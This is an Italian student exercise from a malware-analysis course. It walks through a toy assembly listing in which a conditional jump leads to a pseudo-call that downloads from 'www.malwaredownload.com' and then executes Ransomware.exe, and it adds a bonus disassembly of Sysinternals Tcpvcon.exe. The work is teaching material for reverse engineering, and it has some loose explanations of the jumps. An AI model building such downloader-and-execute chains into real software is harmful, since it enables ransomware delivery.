

S11 / L5

ESERCITAZIONE

TRACCIA

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

01

Spiegate, motivando, quale salto condizionale effettua il Malware.

02

Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

03

Quali sono le diverse funzionalità implementate all'interno del Malware?

04

Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

01 SPIEGATE, MOTIVANDO, QUALE SALTO CONDIZIONALE EFFETTUA IL MALWARE.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	Copia il valore 5 all'interno di EAX
00401044	mov	EBX, 10	Copia il valore 10 all'interno di EBX
00401048	cmp	EAX, 5	Fa una comparazione tra 5 e il valore di EAX (5)
0040105B	 jnz	loc 0040BBA0	; tabella 2 JumpNotZero se il confronto precedente ha trovato una differenza effettua il salto
0040105F	inc	EBX	Incrementa di 1 il valore di EBX = 11
00401064	cmp	EBX, 11	Fa una comparazione tra 11 e il valore di EBX(11)
00401068	 jz	loc 0040FFA0	; tabella 3 JumpZero se il confronto precedente ha trovato una uguaglianza effettua il salto

SALTO NON EFFETTUATO 

JNZ = **JumpNotZero** come abbiamo visto il valore **EAX (5)** è uguale al valore confrontato con **cmp(5)**, ciò significa che non effettuerà il salto, perchè non è stato trovato nessuna differenza tra i due valori

SALTO EFFETTUATO 

JZ = **JumpZero** il confronto tra il valore di **EBX(11)** e il valore di **cmp (11)** avendo un uguaglianza tra valori, il salto verrà eseguito verso la locazione **0040FFA0**

02


DISEGNARE UN DIAGRAMMA DI FLUSSO (PRENDETE COME ESEMPIO LA VISUALIZZAZIONE GRAFICA DI IDA) IDENTIFICANDO I SALTI CONDIZIONALI (SIA QUELLI EFFETTUATI CHE QUELLI NON EFFETTUATI). INDICATE CON UNA LINEA VERDE I SALTI EFFETTUATI, MENTRE CON UNA LINEA ROSSA I SALTI NON EFFETTUATI.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Confronto tra valori
Condizione

SALTO NON EFFETTUATO



SALTO EFFETTUATO



Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

03

QUALI SONO LE DIVERSE FUNZIONALITÀ IMPLEMENTATE ALL'INTERNO DEL MALWARE?

04

AGGIUNGERE EVENTUALI DETTAGLI TECNICI/TEORICI.

Locazione	Istruzione	Operandi	Note	
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com	Copia EDI (Url del Malware) all'interno di EAX
0040BBA4	push	EAX	; URL	Inserisce EAX (URL del Malware) all'interno dello stack
0040BBA8	call	DownloadToFile ()	; pseudo funzione	Chiama la funzione DownloadToFile()

Nella Tabella 2 troveremo la funzione **DownloadToFile()**:

Una funzione che andrà a scaricare **dei File** su internet per ottenere il **Malware** o componenti di esso, successivamente le andrà ad eseguire sul sistema.
Possiamo dedurre che questo **Malware** fa parte della tipologia **Downloader**



DownloadToFile():

www.malwaretodownload.com

Download

Malware files

03

QUALI SONO LE DIVERSE FUNZIONALITÀ IMPLEMENTATE ALL'INTERNO DEL MALWARE?

04

AGGIUNGERE EVENTUALI DETTAGLI TECNICI/TEORICI.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione


Copia EDI (path del ransomware) all'interno di EDX

Inserisce EDX (path del ransomware) all'interno dello stack

Chiama la funzione WinExec()

Nella Tabella 3 troveremo la funzione WinExec():

Una funzione che andrà ad eseguire il Malware di tipologia Ransomware(Cripta i dati in cambio di un riscatto)



WinExec():

Ransomware.exe


Encrypted Data

TRACCIA BONUS

Analizzare il file C:\Users\user\Desktop\Software Malware analysis\SysinternalsSuite\Tcpvcon.exe con IDA Pro Analizzare SOLO la "funzione corrente" una volta aperto IDA La funzione corrente la visualizzo con il tasto F12 oppure con il tasto blu indicato nella slide successiva.

Esercizio Traccia e requisiti Se necessario, reperire altre informazioni con OllyDBG oppure effettuando ulteriori analisi con IDA (o altri software).

Mi interessa soltanto il significato/funzionamento/senso di questa parte di codice visualizzato alla pagina successiva.



```

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

var_19C= word ptr -19Ch
WSAData= WSADATA ptr -198h
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
sub    esp, 19Ch
mov     eax, duord_4272B4
xor     eax, ebp
mov     [ebp+var_4], eax
mov     eax, [ebp+argv]
push    eax      ; int
lea     ecx, [ebp+argc]
push    ecx      ; int
push    offset aTcpview : "TCPView"
call    sub_420CEO
add     esp, 0Ch
test   eax, eax
jnz    short loc_41DA74

```

Da qui si inizializza la funzione **Main** attraverso:

- assegnazione delle **variabili**
- la gestione dei **parametri**
- La chiamata della funzione **sub_420CEO** che scopriremo attraverso **OllyDbg** che si tratterà di una funzione relativa a **TCPView**

TCPView è uno strumento che va a monitorare e visualizzare dettagliatamente le connessioni di rete su Windows in tempo reale.

0041DA56	: 50	PUSH EAX	Arg3
0041DA57	: 8D4D 08	LEA ECX, DWORD PTR SS:[EBP+8]	
0041DA5A	: 51	PUSH ECX	Arg2
0041DA5B	: 68 24494200	PUSH Tcpvcon.00424924	Arg1 = 00424924 ASCII "TCPView"
0041DA60	: E8 7B320000	CALL Tcpvcon.00420CEO	Tcpvcon.00420CEO

jnz short loc_41DA74

Avremo successivamente un **JumpNotZero**

Nel caso effettuerà il **JNZ = JumpNotZero**, passerà allo step successivo



```
loc_41DA74:  
mov    edx, 101h  
mov    [ebp+var_19C], dx  
lea    eax, [ebp+WSAData]  
push   eax          ; lpWSAData  
movzx  ecx, [ebp+var_19C]  
push   ecx          ; wVersionRequested  
call   ds:WSAStartup  
test   eax, eax  
jz    short loc_41DAAB
```

Preparazione **Parametri** per la funzione in Chiamata

Chiama la funzione **WSAStartup**

I **Parametri** richiesti per poter effettuare questa funzione sono:

IpWSAData

Parametro che contiene informazioni sul **sock di Windows** e altre Caratteristiche

wVersionRequested

Parametro necessario per garantire che l'applicazione utilizzi la versione corretta della libreria Winsock, evitando problemi di compatibilità.

WSAStartup

Funzione che andrà a preparare tutti i parametri di rete necessari per andare ad eseguire operazioni di Rete come:


- Connessione
- Invio o Ricezione di dati

Avremo successivamente un **JumpZero**

jz short loc_41DAAB


CASE 1 - Failed Connection

Nel caso il JNZ non dovesse avvenire, darà l'errore aCouldNotInitia
Ovvero il fallimento dell'inizializzazione del Winsock.



```
push    offset aCouldNotInitia ; "Could not initialize Winsock.\n"
call    sub_40837A
add    esp, 4
or     eax, 0FFFFFFFh
jmp    short loc_41DB20
```

chiama la funzione sub_40837A ed effettua un salto incondizionale sulla loc_41DB20
nella quale si resettano i valori dello stack e si determina la fine della funzione



```
loc_41DB20:
mov    ecx, [ebp+var_4]
xor    ecx, ebp
call   sub_4049CE
mov    esp, ebp
pop    ebp
ret
_main endp
```

CASE 2 - Connection

Nel caso l'inizializzazione dovesse avvenire esegue il **Jnz** (JumpNotZero) Ovvero, se il confronto precedente ha trovato una differenza tra i valori lui effettuerà il salto alla locazione: **loc_41DAAB**

```
loc_41DAAB:          ; lpCriticalSection
push    offset stru_42BC20
call    ds:InitializeCriticalSection
push    offset CRITICALSECTION ; lpCriticalSection
call    ds:InitializeCriticalSection
push    offset aSeDebugPrivilege ; "SeDebugPrivilege"
call    sub_420F50
add    esp, 4
call    sub_418110
mov    byte_42BD20, al
movzx  edx, byte_42BD20
test   edx, edx
jnz    short loc_41DAED
```

Troveremo la funzione **InitializeCriticalSection**

Una funzione che andrà ad utilizzare solo un thread alla volta X risorsa, evitando conflitti e problemi.

Successivamente troveremo diverse chiamate di funzione: **sub420F50** e **sub_418110**

SeDebugPrivilege è un privilegio di Windows che consente di eseguire operazioni avanzate sui processi di sistema, ed è cruciale per alcune attività di debugging e monitoraggio.

CONSIDERAZIONI FINALI:

Analizzando questa porzione di funzione, notiamo che il software tenta di:

- Avviare Monitoraggio di Connessioni correnti con **TCPView**
- Otttenere informazioni riguardo il socket windows **WSAStartup** per andare ad eseguire operazioni di rete quindi: **Connessione e Invio o Ricezione**
- Otttenere Privilegi tramite chiamate di funzione come **sSeDebugPrivilege**

CONSIDERAZIONI FINALI:

Analizzando questa porzione di funzione, notiamo che il software tenta di:

- Avviare Monitoraggio di Connessioni correnti con **TCPView**
- Ottenerne informazioni riguardo il socket windows per andare ad eseguire operazioni di rete quindi: **Connessione e Invio o Ricezione**
- Ottenerne Privilegi tramite chiamate di funzione